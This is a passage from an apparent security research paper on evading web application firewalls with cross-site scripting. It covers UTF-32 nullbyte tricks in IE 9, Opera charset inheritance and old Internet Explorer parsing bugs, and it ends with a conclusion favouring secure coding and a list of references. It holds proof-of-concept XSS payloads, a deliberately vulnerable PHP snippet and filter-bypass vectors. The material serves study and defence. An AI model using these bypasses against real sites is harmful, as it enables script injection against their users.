From above we can see that in UTF-32 each character is equal to 4 bytes, however as we can see that the other 3 bytes for the above characters are nullbytes which are ignored by IE 9, hence the payload succeeds in executing.

Final POC for IE 9

`http://xsst.sinaapp.com/utf-32-1.php?charset=utf-32&v=%E2%88%80%E3%B8%80%E3%B0%80script%E3%B8%80alert(1)%E3%B0%80/script%E3%B8%80`

It is worth mentioning that this issue was originally brought up by “**Masato Kinugawa**” who found a XSS vulnerability in `accounts.google.com` using the same trick.



Opera Mini Charset Inheritance Vulnerability

Charset inheritance vulnerability occurs when an origin inherits a charset from another origin and hence allowing the characters to be represented as per the inherited charset and therefore allowing us to bypass client/server side filters.

The following are the pre-requisites for this vulnerability:

Pre-requisites:

- The application has not defined a charset.
- The input is being reflected inside the application response.
- The application does not use X-Frame-Options (Conditional)

It is to note that the third condition should not be always true for charset inheritance to take place, as it can often be inherited via other means.

Mryam Dnei a Security Researcher from Japan noticed that opera inherits charset in the context of the origin which framed it.

Vulnerable Code

```
<!DOCTYPE html>
<form>
    <input name=keyword value="<?php echo htmlspecialchars($_GET["a"])?>" />
</form>
```

The above code is hosted on a page that is not using a charset. The code takes an input by using GET parameter "a" and reflects it under value attribute. The GET parameter passed through htmlspecialchars function which filters " , > , < characters which makes it impossible to escape attribute in normal circumstances. However, since we can inherit charset, we can load this website into an iframe and use another charset to escape out of the attribute in order to execute JavaScript.

POC for Charset Inheritance Vulnerability

```
<meta charset=iso-2022-cn>
<iframe
src='//target.com/vulnpage.php?a=%1B$*H%1BN&b=%20type=image%20src=x%20onerror=alert(document.c
haracterSet);//'>
```

We specify iso-2022-cn charset and frame the vulnerable page, the characters highlighted in red are a special sequence for ISO-2022-CN charset that will break the characters behind it and allow us to execute JavaScript.



Parsing Bugs

The RFC states that NodeNames cannot be a whitespace, this means that the following examples would not render JavaScript.

- `<%0Cscript>alert(1);</script>`
- `<%0ascript>alert(1);</script>`
- `<%0bscript>alert(1);</script>`

So, let's assume that a filter where it is looking for a character (a-z) at the start of the nodename and is stripping it out. But in case where we can inject things the other special characters such as %, //, ! etc., we can bypass the filter inside old versions of internet explorer, the reason being is that in older IE's payloads such as <%, <//, <!, <? would get parsed as < and therefore we can inject our payload just after these characters. Here are few examples:

Examples

`<// style=x:expression\28write(1)\29> // Works upto IE7`

`</**/style=x:expression\28write(1)\29> // Works upto IE7`

In case, if you can load the webpage into IE 9, 10, the following vector by .mario would execute JavaScript without any user interaction.

`<% contenteditable onresize=alert(1)>`

Acknowledgements

The author would like to thank Pepe Vila, Soroush Dallili, Alex Infuhr and File Descriptor, Asim Ali Rizvi, Abdul Rehman for helping with various technical aspects of this paper. Muhammad Gazzaly, Hammad Shamsi for help with design and formatting. Last but not least Aamir Kundi, Tamara from acunetix team for Proof reading.

Conclusion

Web Application Firewalls (WAFs) might add an extra layer of protection; however they are in no means a replacement for Secure Coding Practices. You cannot code poorly and rely upon WAFs for preventing attacks. The complexity of JavaScript in modern browsers combined with different browser quirks gives us enough room for constructing bypasses against WAFs.

If a WAF relies upon blacklists, you should make sure that it is capable of blocking well known browser bugs by keeping your signatures up-to-date and verifying that the WAF maintainers release new signatures regularly.

References

1. **Acunetix Web Application Vulnerability Report (2016):** <http://www.acunetix.com/acunetix-web-application-vulnerability-report-2016>
2. **ModSecurity's Rulesets for neutralizing Brute Force/DOS attacks:** - <https://github.com/SpiderLabs/ModSecurity/wiki/Reference-Manual#drop>
3. **JavaScript Execution Sinks** - <https://code.google.com/archive/p/domxss/wiki/wikis/ExecutionSinks.wiki>
4. **Bypassing WAF's With Non Alphanumeric Payloads:** <http://blog.infobytesec.com/2012/09/bypassing-wafs-with-non-alphanumeric-xss.html>
5. **List of Non Alphanumeric Payloads:** <http://pastie.org/private/nkryfy49l1oy8hvb1h90q>